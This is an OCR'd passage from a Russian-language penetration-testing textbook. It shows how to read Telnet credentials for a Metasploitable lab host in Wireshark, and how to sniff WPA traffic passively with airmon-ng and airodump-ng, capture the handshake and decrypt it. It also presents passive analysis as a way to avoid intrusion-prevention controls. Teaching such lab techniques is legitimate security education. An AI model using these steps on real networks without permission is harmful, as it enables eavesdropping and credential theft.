

Рис. 11.60. Захват трафика с помощью Wireshark

При изучении информации мы увидим, что захватывается несколько типов трафика. Наиболее интересным является сеанс Telnet, который был открыт между двумя хостами (рис. 11.61).



Рис. 11.61. Трафик сеанса Telnet, открытый между двумя хостами

Если мы щелкнем правой кнопкой мыши на сеансе Telnet и выберем в контекстном меню команду Follow TCP Stream (Отследить TCP-поток), то сможем увидеть

учетные данные для экземпляра Metasploitable вместе с учетными данными Telnet (рис. 11.62).



Рис. 11.62. Учетные данные для Metasploitable

Пассивный анализ

При пассивном анализе мы не аутентифицируемся в сети. Этот способ подходит, если мы подозреваем, что в исследуемой сети имеются такие средства предотвращения вторжений, как функция обнаружения поддельных хостов. Пассивное исследование сети — хороший способ избежать применения таких средств контроля, получая конфиденциальную информацию.

1. Запустите пассивное сканирование беспроводного трафика в целевой сети. Убедитесь, что беспроводная карта находится в режиме мониторинга:

```
# airmon-ng start wlan0
```

2. Используйте для анализа сетевого трафика инструмент airodump-ng так, как мы делали это в пункте «Взлом WPA» подраздела «Aircrack-ng» раздела «Инструменты тестирования беспроводной сети»:

```
# airodump-ng wlan0mon -c 6 --bssid 44:94:FC:37:10:6E -    w   Wi-Ficrack
```

3. Запускайте инструмент столько раз, сколько потребуется. Чтобы убедиться, что мы можем расшифровать трафик, нам нужно быть уверенными: если это сеть WPA, то мы захватим четырехстороннее рукопожатие. Как только захватили достаточно трафика, остановите процесс, нажав сочетание клавиш Ctrl+C.
4. Перейдите к папке, в которой находится записанный файл перехвата, и дважды щелкните на нем кнопкой мыши. Откроется файл с захваченным трафиком в Wireshark (рис. 11.63).



Рис. 11.63. Файл с захваченным трафиком открыт в Wireshark

Захват зашифрован, и видны лишь несколько пакетов 802.11.

5. Откройте меню Edit (Редактирование) и перейдите к настройкам. Откроется новая вкладка. Щелкните кнопкой мыши на треугольнике рядом с протоколами, а затем — на протоколе 802.11. На экране должно появиться следующее окно (рис. 11.64).



Рис. 11.64. Протокол 802.11 выбран

6. Нажмите кнопку Edit (Редактировать). На экране появится диалог для ввода WEP- или WPA-ключей для дешифровки. Нажмите кнопку New (Создать). В поле ввода Key Type (Тип ключа) введите ключ WPA, а затем пароль и SSID. В этом случае ключом будет следующее: `Induction:Coherer`. Нажмите кнопку Apply (Применить) и кнопку OK (рис. 11.65).



Рис. 11.65. Ключ введен

7. Чтобы применить этот ключ дешифровки для захвата, откройте меню View (Вид) и выберите находящуюся внизу команду Wireless Toolbar (Панель инструментов для беспроводной сети). Добавьте панель инструментов для беспроводной сети. На экране вы увидите следующее (рис. 11.66).



Рис. 11.66. Панель инструментов беспроводной сети выбрана

8. На новой панели инструментов щелкните на пункте Decryption Keys (Ключи дешифровки). На экране появится одноименное окно. Выберите в меню, рас-

положенном в левом верхнем углу, команду Wireshark для режима дешифровки. Убедитесь, что указан соответствующий ключ. Нажмите кнопки Apply (Применить) и OK (рис. 11.67).



Рис. 11.67. Окно Decryption Keys (Ключи дешифровки)

Wireshark применяет ключ дешифровки к файлу с захваченными данными и там, где существует такая возможность, расшифровывает трафик (рис. 11.68).



Рис. 11.68. Процесс расшифровки захваченного трафика

Как показано на рис. 11.68, можно расшифровать трафик, захваченный без подключения к сети. Важно повторить, что этот метод требует полного четырехстороннего рукопожатия для каждого сеанса.